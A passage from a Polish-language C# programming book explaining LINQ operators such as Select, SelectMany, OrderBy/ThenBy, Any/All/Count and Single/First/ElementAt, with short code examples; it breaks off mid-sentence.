Jednak okazuje się, że takie rozwiązanie nie zawsze będzie usprawnieniem. Z jednej strony, oznacza ono, że będziemy operować bezpośrednio na danych w bazie, a nie na obiektach encji. Oznacza to operowanie na niższym poziomie abstrakcji niż ten, na którym moglibyśmy operować w razie posługiwania się typami encji, a to może doprowadzić do zwiększenia kosztów pisania kodu. Co więcej, w niektórych środowiskach administratorzy baz danych nie pozwalają na wykonywanie takich „doraźnych” zapytań SQL, wymuszając stosowanie procedur składowanych — w takim przypadku nie będzie można skorzystać z elastyczności, jaką zapewnia ta technika.

Możliwości przekształcenia wyników zapytania na dane typów anonimowych nie ograniczają się wyłącznie do zapytań kierowanych do baz danych. Rozwiązanie to można stosować niezależnie od używanego dostawcy LINQ, na przykład także w przypadku korzystania z *LINQ to Objects*. Czasami może ono stanowić wygodny sposób pobierania z zapytania informacji o określonej strukturze, bez konieczności definiowania w tym celu specjalnej klasy. (Zgodnie z informacjami podanymi w [Rozdział 3.](#) typy anonimowe mogą być stosowane niezależnie od technologii LINQ, niemniej jednak to właśnie ona była jednym z głównych powodów, dla których zostały one zaprojektowane; innym jest grupowanie na podstawie kluczy złożonych, które zostanie opisane w dalszej części rozdziału, w punkcie pt. „[Grupowanie](#)”)).

## Projekcje i odwzorowania

Operator `Select` jest czasami nazywany **projekcją** (ang. *projection*) i reprezentuje tę samą operację, która w innych języka programowania jest czasami określana jako **odwzorowanie** (ang. *map*); a to sprawia, że można o nim myśleć w nieco inny sposób. Na razie operator `Select` był przedstawiany jako sposób wyboru danych zwracanych przez zapytanie, jednak równie dobrze można go sobie wyobrazić jako sposób przekształcania każdego obiektu dostępnego w źródle danych. Przykład przedstawiony na [Przykład 10-25](#) używa operatora `Select`, by zwrócić zmodyfikowaną wersję listy liczb. Trzy kolejne zapytania zwracają odpowiednio: liczby pomnożone przez 2, podniesione do kwadratu oraz przekształcone do postaci łańcuchów znaków.

### Przykład 10-25. Stosowanie operatora Select do przekształcania liczb

```
int[] numbers = { 0, 1, 2, 3, 4, 5 };

IEnumerable<int> doubled = numbers.Select(x => 2 * x);
IEnumerable<int> squared = numbers.Select(x => x * x);
IEnumerable<string> numberText = numbers.Select(x => x.ToString());
```

Tak się składa, że pojęciowo operator `Select` jest tą samą operacją, która stanowi jeden z głównych elementów platformy MapReduce firmy Google. (W LINQ operacja **redukcji**, ang. *reduce*, odpowiada operatorowi `Aggregate`). Oczywiście w przypadku platformy MapReduce to nie operacje odwzorowywania i redukcji są najbardziej interesujące — one akurat są czymś zwyczajnym — najbardziej interesujący jest równoległy i rozproszony sposób wykonywania operacji. Dział badawczy firmy Microsoft opracował rozproszoną wersję LINQ, nazywaną DryadLINQ. Została ona opracowana jako produkt o nazwie *LINQ to HPC* (ang. *High-Performance Computing*, przetwarzanie o wysokiej wydajności), jednak porzucono ją pod koniec cyklu testowego. Niemniej jednak istnieją pewne możliwości wykorzystania działań równoległych: jednym z dostawców dostarczanych w .NET Framework jest Parallel LINQ. Zostanie on opisany w dalszej części rozdziału.

## Operator `SelectMany`

Operator `SelectMany` jest używany w wyrażeniach zapytań zawierających wiele klauzul `from`. Jego nazwa pochodzi stąd, że zamiast wybierać jeden element wynikowy dla każdego elementu wejściowego, umożliwia on podanie wyrażenia lambda, które dla każdego elementu wejściowego może generować kolekcję. Wynikowe zapytanie zwraca wszystkie obiekty ze wszystkich kolekcji, jak gdyby wszystkie kolekcje wygenerowane przez wyrażenie lambda zostały scalone w jedną. (Okazuje się, że operacja ta nie spowoduje usunięcia ewentualnych duplikatów. W LINQ kolekcje mogą zawierać powtarzające się elementy. Takie duplikaty można usuwać przy użyciu operatora `Distinct`, opisanego w dalszej części rozdziału, zatytułowanej „[Operacje na zbiorach](#)“). Działanie tego operatora można pojmować na kilka sposobów. Jednym z nich jest wyobrażenie sobie, że stanowi on sposób na „spłaszczenie“ dwupoziomowej hierarchii danych — kolekcji zawierającej kolekcje — do jednego poziomu. Ewentualnie można go sobie wyobrażać jako iloczyn kartezjański — czyli sposób wygenerowania wszystkich możliwych kombinacji elementów zbiorów wejściowych.

[Przykład 10-26](#) pokazuje, jak można używać tego operatora w wyrażeniach zapytań, a [Przykład 10-27](#) przedstawia analogiczny kod wywołujący operator `SelectMany` w sposób bezpośredni. Przedstawione przykłady kładą nacisk na działanie przypominające iloczyn kartezjański — generując wszystkie możliwe kombinacje trzech liter (od A do C) oraz pięciu cyfr (od 1 do 5), czyli: A1, B1, C1, A2, B2, C2 itd. (Jeśli zastanawiasz się nad zauważalną niezgodnością obu używanych sekwencji, to powinieneś wiedzieć, że działanie klauzuli `select` tego zapytania opiera się na fakcie, że użycie operatora `+ w celu dodania łańcucha znaków oraz danych jakiegoś innego typu` spowoduje automatyczne wygenerowanie kodu wywołującego metodę

`ToString` na rzecz danych tego drugiego typu).

#### Przykład 10-26. Stosowanie operatora `SelectMany` w wyrażeniu zapytania

```
int[] numbers = { 1, 2, 3, 4, 5 };
string[] letters = { "A", "B", "C" };

IQueryable<string> combined = from number in numbers
                                from letter in letters
                                select letter + number;

foreach (string s in combined)
{
    Console.WriteLine(s);
}
```

#### Przykład 10-27. Operator `SelectMany`

```
IEnumerable<string> combined = numbers.SelectMany(
    number => letters,
    (number, letter) => letter + number);
```

Kod przedstawiony na [Przykład 10-26](#) korzysta z dwóch kolekcji o ustalonej zawartości — druga klauzula `from` za każdym razem zwraca tę samą kolekcję `letters`. Niemniej jednak można sprawić, by wyrażenie użyte w tej drugiej klauzuli `from` zwracało wartość bazującą na bieżącej wartości pobranej z pierwszej klauzuli `from`. Jak widać w przykładzie przedstawionym na [Przykład 10-27](#), pierwsze wyrażenie lambda przekazywane w wywołaniu metody `SelectMany` (które w praktyce odpowiada końcowemu wyrażeniu drugiej klauzuli `from`) otrzymuje wartości z pierwszej kolekcji za pośrednictwem swojego argumentu `number`. Dzięki temu używając tego argumentu, można wybierać inną kolekcję dla każdego elementu pierwszej kolekcji. Właśnie w taki sposób można wykorzystać operator `SelectMany` do spłaszczenia dwuwymiarowej struktury danych.

W przykładzie przedstawionym na [Przykład 10-28](#) została wykorzystana tablica nieregularna użyta w [Przykład 5-19 z Rozdział 5](#). Tablica ta jest przetwarzana przy użyciu zapytania zawierającego dwie klauzule `from`. Należy zauważyć, że wyrażeniem podanym w drugiej klauzuli jest `item`, czyli zmienna zakresu z pierwszej klauzuli `from`.

#### Przykład 10-28. Spłaszczenie tablicy nieregularnej

```
int[][] arrays =
{
    new[] { 1, 2 },
    new[] { 1, 2, 3, 4, 5, 6 },
    new[] { 1, 2, 4 },
    new[] { 1 },
```

```
    new[] { 1, 2, 3, 4, 5 }
};

IEnumerable<int> combined = from item in arrays
                            from number in item
                            select number;
```

Pierwsza klauzula `from` prosi o przejrzenie wszystkich elementów tablicy zewnętrznej. Oczywiście każdy z tych elementów także jest tablicą, a druga klauzula `from` prosi o przejrzenie zawartości każdej z tych tablic wewnętrznych. Wewnętrzne tablice są typu `int[]`, zatem zmienna zakresu drugiej klauzuli `from — number` — reprezentuje liczby typu `int` pobierane z wewnętrznych tablic. Klauzula `select` zwraca każdą z tych liczb całkowitych.

Sekwencja wynikowa zawiera wszystkie liczby z każdej z tablic wewnętrznych. Innymi słowy, zapytanie spłaszczyło tablicę nieregularną do postaci zwyczajnej, liniowej sekwencji liczb. Pojęciowo takie działanie można porównać z efektami użycia dwóch zagnieżdżonych pętli, z których zewnętrzna operuje na danej `int[] []`, a wewnętrzna na danych typu `int[]`.

W obu przedstawionych wcześniej przykładach — [Przykład 10-27](#) oraz [Przykład 10-28](#) — kompilator używa tej samej przeciążonej wersji metody `SelectMany`, choć istnieje także rozwiązanie alternatywne. Ostateczna postać klauzuli `select` jest prostsza w drugim przykładzie — przekazuje jedynie niezmodyfikowane elementy drugiej kolekcji, co oznacza, że prostsza, przeciążona wersja operatora `SelectMany` przedstawiona na [Przykład 10-29](#) także doskonale spełnia swoje zadanie. W tej wersji należy jedynie podać pojedyncze wyrażenie lambda służące do wyboru kolekcji. Metoda `SelectMany` zwróci wszystkie elementy tej wybranej kolekcji dla każdego elementu kolekcji wejściowej.

[Przykład 10-29.](#) Wersja metody `SelectMany`, która nie korzysta z projekcji elementów

```
var combined = arrays.SelectMany(item => item);
```

To bardzo zwięzły fragment kodu, a zatem na wypadek, gdybyś nie rozumiał, w jaki sposób może on prowadzić do spłaszczenia tablicy, [Przykład 10-30](#) pokazuje, w jaki sposób moglibyśmy zaimplementować metodę `SelectMany` dla typu `IEnumerable<T>`, gdybyśmy to mieli zrobić samemu.

[Przykład 10-30.](#) Jedna z implementacji metody `SelectMany`

```
static IEnumerable<T2> MySelectMany<T, T2>(
    this IEnumerable<T> src, Func<T, IEnumerable<T2>> getInner)
{
    foreach (T itemFromOuterCollection in src)
```

```
{  
    IEnumerable<T2> innerCollection = getInner(itemFromOuterCollection);  
    foreach (T2 itemFromInnerCollection in innerCollection)  
    {  
        yield return itemFromInnerCollection;  
    }  
}  
}
```

---

Dlaczego zatem kompilator nie użył prostszej wersji metody przedstawionej na [Przykład 10-29](#)? Specyfikacja języka C# określa, w jaki sposób wyrażenia zapytań są przekształcane na wywołania metod, lecz uwzględnia ona wyłącznie wersję metody z [Przykład 10-26](#). Być może dokumentacja nie wspomina o prostszej, przeciążonej wersji metody, by zmniejszyć wymagania, jakie C# narzuca na typy, które chciałyby obsługiwać tę podwójną formę klauzuli `from` — dzięki temu jeśli zechcemy sami napisać typ obsługujący tę składnię zapytań, będziemy musieli zaimplementować w nim tylko jedną metodę. Jednak różni dostawcy LINQ należący do biblioteki klas .NET Framework są nieco bardziej szczodrzy i udostępniają także tę prostszą wersję operatora `SelectMany`, z korzyścią dla programistów, którzy preferują bezpośrednie wywoływanie operatorów LINQ. W rzeczywistości większość dostawców implementuje jeszcze dwie inne, przeciążone wersje operatora `SelectMany`: są one analogiczne do dwóch form metody `SelectMany` przedstawionych wcześniej, lecz dodatkowo do pierwszego wyrażenia lambda przekazują indeks. (Oczywiście także w tym przypadku obowiązują wszystkie ostrzeżenia związane ze stosowaniem operatorów z indeksami).

Choć przykład przedstawiony na [Przykład 10-30](#) dosyć dobrze pokazuje, co dostawca *LINQ to Objects* robi w operatorze `SelectMany`, to jednak nie jest to dokładne odzwierciedlenie jego implementacji. Jest ona zoptymalizowana pod kątem różnych przypadków szczególnych. Co więcej, inni dostawcy mogą korzystać z całkowicie innych strategii. Bazy danych często dysponują wbudowanymi mechanizmami generowania iloczynów kartezjańskich, dlatego też ci dostawcy mogą implementować operator `SelectMany`, tak by z nich korzystać.

## Określanie porządku

Ogólnie rzecz biorąc, zapytania LINQ nie gwarantują, że wyniki będą zwracane w jakiejkolwiek określonej kolejności, chyba że ją jawie określmy. W wyrażeniach zapytań można to robić przy użyciu klauzuli `orderby`. Jak pokazuje przykład z [Przykład 10-31](#), w klauzuli tej jest podawane wyrażenie, na podstawie którego będzie określana kolejność elementów oraz kierunek. A zatem wyrażenie zapytania przedstawione na poniższym przykładzie zwraca kolekcję kursów uporządkowaną według rosnącej daty publikacji. Okazuje się, że kwalifikator `ascending` jest

opcjonalny, zatem można go pominąć bez zmiany znaczenia zapytania. Jak łatwo się domyślić, zastosowanie kwalifikatora `descending` zmienia kolejność sortowania.

### Przykład 10-31. Wyrażenie zapytania z klauzulą `orderby`

```
var q = from course in Course.Catalog
        orderby course.PublicationDate ascending
        select course;
```

Kompilator przekształca klauzulę `orderby` na wywołanie metody `OrderBy`, a w razie użycia modyfikatora `descending` — na wywołanie metody

`OrderByDescending`. W przypadku typów źródłowych, które stosują rozróżnienie pomiędzy elementami uporządkowanymi oraz nieuporządkowanymi, operatory te zwracają daną typu uporządkowanego (na przykład w przypadku dostawcy *LINQ to Objects* będzie to dana typu `IOrderedEnumeration<T>`, a w przypadku dostawców bazujących na interfejsie `IQueryable<T>` — dana typu `IOrderedQueryable<T>`).

#### PODPOWIEDŹ

W przypadku dostawcy *LINQ to Objects* użycie tego operatora wiąże się z koniecznością pobrania wszystkich elementów wejściowych, gdyż tylko w ten sposób można w odpowiedniej kolejności zwracać elementy wyjściowe. Metoda `OrderBy` może określić, który element powinien być zwrócony jako pierwszy, dopiero gdy znajdzie najmniejszy z nich, a nie będzie tego wiedzieć na pewno, póki nie sprawdzi ich wszystkich. Niektórzy dostawcy dysponują dodatkowymi informacjami o danych, które pozwalają im stosować bardziej wydaje strategie. (Na przykład bazy danych mogą zwracać dane w wymaganej kolejności dzięki wykorzystaniu odpowiednich indeksów).

Każdy z operatorów `OrderBy` oraz `OrderByDescending` dysponuje dwiema wersjami przeciążonymi, lecz tylko jednej z nich można używać w wyrażeniach zapytań. Jeśli jednak będziemy wywoływać metody bezpośrednio, to możemy przekazywać do nich dodatkowy parametr typu `IComparer< TKey >`, gdzie `TKey` jest typem wyrażenia, na podstawie którego będą sortowane elementy. To zapewne może mieć znaczenie, kiedy będziemy sortowali dane na podstawie właściwości typu `string`, gdyż istnieje kilka różnych sposobów porządkowania tekstów i pewnie będziemy musieli wybrać jeden z nich na podstawie ustawień lokalnych aplikacji; choć możemy się także zdecydować na użycie sortowania, które nie będzie zależne od tych ustawień.

Wyrażenie określające kolejność, zastosowane w przykładzie z [Przykład 10-31](#), jest bardzo proste — pobiera ono jedynie wartość właściwości `PublicationDate` z elementu źródłowego. Jednak w razie potrzeby można także stosować bardziej złożone wyrażenia. W razie stosowania jednego z dostawców, którzy przekształcąją zapytanie LINQ na coś innego, mogą się jednak pojawiać pewne ograniczenia. Jeśli

zapytanie jest wykonywane na serwerze bazy danych, może się pojawić możliwość stosowania odwołań do innych tabel — dostawca może być w stanie skonwertować takie wyrażenie jak `product.ProductCategory.Name` na odpowiednie złączenie tabel. Jednak w takim wyrażeniu nie będzie można wykonywać żadnego starszego kodu, gdyż musi ono być czymś, co będzie w stanie wykonać baza danych. W przypadku *LINQ to Objects* wyrażenie jest wywoływanie jeden raz dla każdego obiektu, zatem naprawdę można w nim umieścić dowolny kod, jaki tylko zechcemy.

Może się także zdarzyć, że będziemy chcieli sortować na podstawie wielu kryteriów. *Nie* należy jednak tego robić, używając wielu klauzul `orderby`. Przykład takiego nieprawidłowego zapytania przedstawia [Przykład 10-32](#).

#### Przykład 10-32. Jak nie używać wielu kryteriów sortowania

```
var q = from course in Course.Catalog
        orderby course.PublicationDate ascending
        orderby course.Duration descending // BŁĄD!
                                         // Może spowodować utratę wcześniejszej kolejności
        select course;
```

Powyższe zapytanie porządkuje elementy najpierw ze względu na datę publikacji, a następnie na podstawie czasu trwania kursu, jednak robi to w formie dwóch odrębnych czynności, które nie są ze sobą powiązane. Druga klauzula `orderby` gwarantuje jedynie to, że zwrócone wyniki będą zgodne z kolejnością określoną w niej, jednak nie daje żadnych gwarancji zachowania kolejności, w jakiej elementy były do niej przekazywane. Jeśli zależało nam na tym, by elementy były sortowane na podstawie daty publikacji, a te opublikowane w tym samym dniu były sortowane malejąco na podstawie długości trwania, to wyrażenie powinno mieć taką postać, jaka została przedstawiona na [Przykład 10-33](#).

#### Przykład 10-33. Wyrażenie zapytania wykorzystujące kilka kryteriów sortowania

```
var q = from course in Course.Catalog
        orderby course.PublicationDate ascending, course.Duration descending
        select course;
```

LINQ definiuje odrębne operatory służące do porządkowania na podstawie dodatkowego kryterium. Są to operatory: `ThenBy` oraz `ThenByDescending`. [Przykład 10-34](#) pokazuje, jak można uzyskać taki efekt, jaki zapewnia wyrażenie z [Przykład 10-33](#), wywołując operatory LINQ bezpośrednio. W przypadku dostawców LINQ, których typ rozróżnia kolekcje uporządkowane i nieuporządkowane, te dwa operatory będą dostępne wyłącznie w razie użycia danych, których typ uwzględnia kolejność, takich jak `IOrderedQueryable<T>` lub `IOrderedEnumerable`. Gdybyśmy spróbowali wywołać metodę `ThenBy` bezpośrednio na rzecz kolekcji `Course.Catalog`, to podczas komplikacji kodu

zostałby zgłoszony błąd.

Przykład 10-34. Dwa kryteria sortowania określone w formie wywołań operatorów LINQ

```
var q = Course.Catalog
    .OrderBy(course => course.PublicationDate)
    .ThenByDescending(course => course.Duration);
```

Można zauważyć, że niektóre operatory LINQ zachowują pewne aspekty uporządkowania elementów, nawet jeśli nie zostaną o to poproszone. Na przykład *LINQ to Objects* będzie zazwyczaj zwracał dane w takiej samej kolejności, w jakiej pojawiały się na wejściu, chyba że napiszemy zapytanie, które zmienia tę kolejność. Jednak jest to jedynie konsekwencja sposobu działania tego dostawcy i ogólnie rzecz biorąc, nie należy na niej bazować. W rzeczywistości nawet jeśli używamy tego konkretnego dostawcy LINQ, to należy sprawdzić w jego dokumentacji, czy taka kolejność jest zagwarantowana, czy też stanowi ona efekt zastosowanej implementacji. Innymi słowy, jeśli zależy nam na uporządkowaniu danych, to zawsze powinniśmy stosować zapytania, które jawnie je określają.

## Testy zawierania

LINQ definiuje różne standardowe operatory pozwalające na uzyskiwanie informacji o tym, co zawierają kolekcje. Niektórzy dostawcy mogą uzyskiwać te informacje bez konieczności sprawdzania wszystkich elementów. (Na przykład w razie użycia klauzuli `WHERE` przez dostawcę operującego na bazie danych baza ta może skorzystać z indeksu, by przetworzyć zapytanie bez konieczności sprawdzania poszczególnych rekordów). Niemniej jednak nie istnieją żadne ograniczenia — operatory te mogą być stosowane dowolnie, a jedynie od dostawcy zależy, czy będzie w stanie wykorzystać jakiś prostszy i szybszy sposób pozyskania wymaganych informacji.

### PODPOWIEDŹ

W odróżnieniu do większości innych operatorów LINQ operatory należące do tej grupy nie zwracają ani kolekcji, ani żadnego elementu ze zbioru danych wejściowych. Zwracają one wartości logiczne `true` lub `false` bądź też liczbę.

Najprostszym operatorem zaliczanym do tej grupy jest `Contains`. Dostępne są jego dwie przeciążone wersje: pierwsza z nich pobiera element, a druga element oraz daną typu `IEqualityComparer<T>`, dzięki której możemy określić, w jaki sposób operator ma sprawdzać, czy element ze źródła danych jest równy z elementem podanym w wywołaniu. Operator `Contains` zwraca wartość `true`, jeśli źródło

zawiera przekazany element, oraz wartość `false` w przeciwnym przypadku. (Jeśli użyjemy prostszej wersji tego operatora do sprawdzenia kolekcji implementującej interfejs `IList<T>`, to dostawca *LINQ to Objects* wykryje to i dostarczana przez niego implementacja metody `Contains` odwoła się do odpowiedniej metody kolekcji. W przypadku korzystania z innych typów kolekcji bądź w przypadku stosowania niestandardowego sposobu porównywania elementów operator ten będzie musiał kolejno sprawdzić wszystkie elementy kolekcji).

Jeśli zamiast poszukiwać konkretnego elementu, chcemy sprawdzić, czy kolekcja zawiera elementy spełniające zadane kryteria, to możemy w tym celu użyć operatora `Any`. Wymaga on przekazania predykatu i zwraca wartość `true`, jeśli predykat ten będzie sprawdzony przynajmniej dla jednego elementu kolekcji. Jeśli natomiast interesuje nas liczba elementów kolekcji spełniających określone kryteria, to możemy skorzystać z operatora `Count`. Także on wymaga przekazania predykatu, jednak zamiast wartości logicznej zwraca liczbę typu `int`. W razie operowania na bardzo dużych kolekcjach zakres typu `int` może być niewystarczający, w takich przypadkach można skorzystać z operatora `LongCount`, który zwraca liczbę 64-bitową. (Dla większości aplikacji korzystających z dostawcy *LINQ to Objects* stosowanie tego operatora będzie jednak grubą przesadą, niemniej jednak może się on przydać w rozwiązańach, w których informacje są przechowywane w bazie danych).

Operatory `Any`, `Count` oraz `LongCount` posiadają bezargumentowe wersje przeciążone. W przypadku operatora `Any` wersja ta zwraca informację, czy źródło danych zawiera przynajmniej jeden element. Jeśli chodzi o bezargumentowe wersje operatorów `Count` oraz `LongCount`, zwracają one liczbę elementów kolekcji.

#### OSTRZEŻENIE

Należy bardzo uważać na kod o postaci `if (q.Count() > 0)`. Wyznaczenie całkowitej liczby elementów zapisanych w kolekcji może bowiem wymagać przetworzenia całego zapytania, a niewątpliwie będzie wymagało więcej pracy niż znalezienie odpowiedzi na pytanie *czy kolekcja jest pusta?* Jeśli `q` reprezentuje zapytanie LINQ, to użycie instrukcji o postaci `if (q.Any())` najprawdopodobniej zapewni lepszą wydajność działania. (Stosowanie takiego ulepszzonego rozwiązania nie jest konieczne w przypadku kolekcji takich jak listy lub do nich podobnych, gdyż w ich przypadku koszty pobierania elementów są stosunkowo niewielkie, a może się nawet zdarzyć, że będą mniejsze od kosztów wykonania operatora `Any`).

Z operatorem `Any` bardzo blisko związany jest operator `All`. Nie udostępnia on dodatkowych wersji przeciążonych — jedyna wersja tego operatora wymaga przekazania predykatu i zwraca wartość `true` wtedy i tylko wtedy, gdy żaden z elementów ze źródła danych nie spełnia tego predykatu. To dziwne podwójne

zaprzeczenie zostało użyte celowo: operator `All` zwraca `true` także dla pustych sekwencji, gdyż nie zawierają one żadnego elementu, dla którego podany predykat nie będzie spełniony (a to z tego prostego powodu, że w ogóle nie zawierają żadnego elementu).

Taką logikę można uznać za przejaw dziwacznego uporu. Przypomina ona nieco postępowanie dziecka, które na pytanie „Czy zjadłeś warzywa?” odpowiada wymijająco: „Zjadłem wszystkie warzywa, które nałożyłem sobie na talerz”, zapominając przy tym dodać, że nie nałożyło na talerz żadnych warzyw. W zasadzie nie jest to stwierdzenie nieprawdziwe, lecz jednocześnie nie dostarcza informacji, o które chodziło rodzicom. Niemniej jednak operator `All` celowo działa właśnie w taki sposób. Jest on *kwantyfikatorem istnienia*, który zazwyczaj zapisywany jest jako odwrócona litera `E` ( $\exists$ ) i czytany jako „istnieje”, natomiast `All` jest *kwantyfikatorem ogólnym* — oznacza się go zazwyczaj jako odwróconą w pionie literę `A` ( $\forall$ ) i czyta jako „dla każdego”. Matematycy już dawno temu uzgodnili konwencję związaną z działaniami używającymi kwantyfikatora ogólnego w odniesieniu do pustego zbioru danych. Jeśli na przykład zdefiniujemy `W` jako zbiór wszystkich warzyw, to mogę zapewnić że:  $\forall\{w : (w \in W) \wedge \text{nałożyłemNaTalerz}(w)\} \text{ zjadłem}(w)$ ; co w tłumaczeniu na język polski można zrozumieć w następujący sposób: „dla każdego warzywa, które nałożyłem na talerz, prawdziwe jest stwierdzenie, że to warzywo zostało przez mnie zjedzone”. Takie stwierdzenie jest prawdziwe także dla zbioru pustego, przy czym jest ono, zresztą całkiem słusznie, określane mianem *bezsensowej prawdy*. Może także matematycy nie lubią warzyw.

## Konkretnie elementy i podzakresy

Czasami może się przydać możliwość napisania zapytania, które zwraca tylko jeden element. Być może szukamy pierwszego obiektu z listy, który spełnia zadane kryteria, albo chcemy pobrać z bazy danych informacje identyfikowane przez określony klucz. LINQ definiuje kilka operatorów zapewniających takie możliwości oraz kilka powiązanych z nimi operatorów służących do operowania na podzakresach elementów, które zapytanie mogłoby zwrócić.

Operatora `Single` należy używać, kiedy stosujemy zapytanie, które według nas powinno zwrócić tylko jeden wynik. Takie zapytanie zostało przedstawione na [Przykład 10-35](#) — przegląda ono kursy na podstawie kategorii oraz numeru, a w naszym prostym przykładzie wystarcza to do zidentyfikowania jednego z nich.

### Przykład 10-35. Zastosowanie operatora `Single`

```
var q = from course in Course.Catalog
        where course.Category == "MAT" && course.Number == 101
        select course;

Course geometry = q.Single();
```

Ponieważ zapytania LINQ są tworzone poprzez łączenie wywołań operatorów w sekwencje, nic nie stoi na przeszkodzie, by skorzystać z zapytania utworzonego na podstawie wyrażenia zapytania i dodać do niego kolejny operator — w powyższym przykładzie jest to właśnie operator `Single`. Operator `Single`, podobnie jak operatory `ToArray` oraz `ToList`, powoduje natychmiastowe przetworzenie zapytania, a następnie zwraca pojedynczy obiekt, będący jedynym wynikiem zwróconym przez zapytanie. Jeśli wyrażenie nie zwróci dokładnie jednego obiektu — nieważne, czy będzie to zbiór pusty, czy też zwróci dwa elementy — to zostanie zgłoszony wyjątek `InvalidOperationException`.

Dostępna jest także przeciążona wersja operatora `Single`, która wymaga przekazania predykatu. Jak pokazuje kod z [Przykład 10-36](#), pozwala ona na wyrażenie tej samej logiki co w przykładzie z [Przykład 10-35](#) w bardziej zwartej postaci. (Tak jak w przypadku operatora `Where`, także i tutaj wszystkie operacje na predykatach opisywane w tym podrozdziale bazują na zastosowaniu delegatu typu `Func<T, bool>`, a nie `Predicate<T>`).

#### Przykład 10-36. Operator Single z predykatem

```
Course geometry = Course.Catalog.Single(  
    course => course.Category == "MAT" && course.Number == 101);
```

Operator `Single` nie wybacza pomyłek: jeśli użyte zapytanie nie zwraca dokładnie jednego elementu, to operator ten zgłosi wyjątek. Istnieje jednak jego nieco bardziej tolerancyjna wersja, o nazwie `SingleOrDefault`, która pozwala, by zapytanie zwróciło dokładnie jeden element bądź nie zwróciło żadnego. Jeśli zapytanie nie zwróci żadnego wyniku, metoda ta zwraca wartość domyślną takiego typu, jakiego miał być wynik (w przypadku typów referencyjnych będzie to `null`, w przypadku typów liczbowych — wartość `0`, a w przypadku typu `bool` — wartość `false`). Jednak nawet ten operator zgłasza wyjątek, jeśli zapytanie zwróci więcej niż jeden element. Podobnie jak `Single`, także operator `SingleOrDefault` udostępnia dwie wersje przeciążone: pierwsza z nich jest bezargumentowa i jest przeznaczona do użycia ze źródłami danych, które wedle oczekiwania nie zawierają więcej niż jednego elementu, natomiast druga pobiera wyrażenie lambda reprezentujące predykat.

LINQ definiuje dwa inne operatory, powiązane z operatorami `Single` i `SingleOrDefault`. Są to operatory `First` oraz `FirstOrDefault`;oba są dostępne w dwóch przeciążonych wersjach: bezargumentowej oraz pozwalającej na przekazanie predykatu. W przypadku sekwencji, które są puste lub zawierają jeden element, operatory te działają tak samo jak `Single` oraz `SingleOrDefault`: zwracają jedyny element zbioru, jeśli taki jest, natomiast jeśli go nie ma, to operator `First` zgłasza wyjątek, a operator `FirstOrDefault` zwraca `null` lub inną,

odpowiedającą mu wartość. Jeśli jednak kolekcja zawiera więcej elementów, to opisywane tu operatory będą działać inaczej — zamiast zgłaszać wyjątek, wybiorą one pierwszy element wynikowy, zwrócią go, a całą resztę zignorują. Może się nam to przydać, kiedy na przykład chcemy znaleźć najdroższy element na liście — w takim przypadku wystarczy posortować listę malejąco na podstawie ceny, a następnie pobrać jej pierwszy element. [Przykład 10-37](#) wykorzystuje analogiczną technikę, by wybrać najdłuższy z dostępnych kursów.

### Przykład 10-37. Użycie operatora First w celu pobrania najdłuższego kursu

```
var q = from course in Course.Catalog  
        orderby course.Duration descending  
        select course;  
Course longest = q.First();
```

Jeśli używane zapytanie nie gwarantuje, że elementy będą zwracane w jakiejś określonej kolejności, to użycie któregoś z tych operatorów może zwracać dowolne wyniki.

#### OSTRZEŻENIE

Operatorów `First` i `FirstOrDefault` należy używać tylko wtedy, gdy mamy pewność, że zapytanie zwróciwiększą liczbę wyników, a nam zależy na przetworzeniu tylko jednego z nich. Niektórzy programiści używają go, gdy oczekują, że zapytanie zwróci jeden wynik. Oczywiście w takich sytuacjach operatory te zadziałażą, jednak bardziej prawidłowym sposobem wyrażenia zamierzeń byłoby użycie operatorów `Single` lub `SingleOrDefault`; gdyż zgłaszają one wyjątki, jeśli zapytanie zwróci więcej wyników, przez co mogą nas ostrzec o potencjalnych błędach, które mogły się w nim pojawić. Jeśli kod bazuje na nieprawidłowych założeniach, to zazwyczaj lepiej o tym wiedzieć, niż w nieświadomości narażać się na większe problemy.

Istnienie operatorów `First` oraz `FirstOrDefault` rodzi oczywiste pytanie: czy istnieje możliwość pobrania ostatniego elementu ze źródła? Owszem, istnieje — służą do tego operatory `Last` oraz `LastOrDefault`. Także one udostępniają dwie wersje przeciążone — bezargumentową oraz oczekującą przekazania predykatu.

Kolejnym narzucającym się pytaniem jest: co zrobić, kiedy interesujący element nie jest ani pierwszy, ani ostatni? W przypadku zapytań LINQ należy użyć operatorów `ElementAt` oraz `ElementAtOrDefault`. Oba wymagają przekazania indeksu (i nie mają wersji przeciążonych). Zapewniają dostęp do elementów sekwencji `IEnumerable<T>` na podstawie indeksu. Trzeba jednak przy tym uważać: jeśli poprosimy o 10-tysięczny element, to operator ten będzie musiał odrzucić 9999 pierwszych elementów. Okazuje się, że dostawca *LINQ to Objects* wykrywa, czy źródło danych implementuje interfejs `IList<T>`, i jeśli to możliwe, korzysta z indeksatora, by pobrać żądany element bezpośrednio, bez konieczności powolnego pobierania wszystkich wcześniejszych elementów. Jednak nie wszystkie

implementacje interfejsu `IEnumerable<T>` zapewniają możliwość swobodnego dostępu, dlatego też użycie tych operatorów może być bardzo wolne. W szczególności należy zwrócić uwagę na fakt, że nawet jeśli źródło danych implementuje interfejs `IList<T>`, to kiedy zastosujemy na nim jeden lub kilka operatorów LINQ, zwrócone wyniki nie będą już zapewniały możliwości indeksowania. Dlatego też zastosowanie operatora `ElementAt` w takiej pętli jak ta przedstawiona na Przykład 10-38 mogłoby mieć tragiczne konsekwencje.

#### Przykład 10-38. Jak nie należy używać operatora `ElementAt`

```
var mathsCourses = Course.Catalog.Where(c => c.Category == "MAT");
for (int i = 0; i < mathsCourses.Count(); ++i)
{
    // Nigdy nie należy tego robić!
    Course c = mathsCourses.ElementAt(i);
    Console.WriteLine(c.Title);
}
```

Chociaż `Course.Catalog` jest tablicą, to jednak jej zawartość została przefiltrowana przy użyciu operatora `Where`, który zwraca zapytanie typu `IEnumerable<Course>`, a ten nie implementuje interfejsu `IList<Course>`. W przypadku pierwszej iteracji sytuacja nie będzie zła — do operatora `ElementAt` zostanie przekazana wartość 0, zatem zwróci on pierwszy pasujący element, a w przypadku naszych przykładowych danych będzie nim pierwszy element sprawdzony przez metodę `Where`. Jednak podczas drugiej iteracji ponownie wywołujemy metodę `ElementAt`. Zapytanie, do którego odwołuje się zmienna `mathsCourses`, nie dysponuje informacją o tym, jaki element udało się nam pobrać w poprzedniej iteracji pętli — jej typ to `IEnumerable<T>`, a nie `IEnumerator<T>` — a zatem zacznie pobierać elementy od początku. Operator `ElementAt` poprosi zapytanie o pierwszy element, który następnie od razu odrzuci, a następnie o drugi, który stanie się jego wartością wynikową. A zatem zapytanie z operatorem `Where` zostało już wykonane dwa 